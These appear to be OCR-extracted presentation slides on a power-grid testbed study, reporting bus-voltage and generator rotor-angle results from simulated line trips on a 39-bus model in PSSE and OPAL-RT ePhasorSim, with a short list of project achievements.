
- Main system slightly affected, cut off buses affected more.
- Goes back to equilibrium after 16-20 sec from trip
  - n-2 contingency

- Generators rotor angles unaffected for main system.
- Rotor angle of generator cut off affected severely.

Testbed Impact Analysis


OPAL RT - ePhasorSim

Trip 16 to 19 and Stay Tripped




Trip 16 to 19 and Stay Tripped

Bus Voltages




- Bus 4 voltage affected by line being tripped, but stabilizes and stays within limits.
- Other busses are unaffected by line trip.

Gen Rotor Angles




- Generator rotor angles diverge signifying
- Angle instability within the separated subsystem

Trip 26-25 & 27-17




Trip 26-25 & 27-17

Bus Voltages



•All bus voltages do stabilize, but go beyond voltage stability limits.

Gen Rotor Angles



•Generator of detached subsystem rapidly increasing

- •Compensation to produce enough power for 4 loads

Achievements

- PSSE attack simulations were designed and performed on the 39 Bus model and stability analysis was performed.
- Real time simulations were performed with ePhasorSim on the Opal-RT Simulator and stability analysis performed.
- Relays implemented into the ePhasorSim model for a integrated software and hardware testbed.

Questions?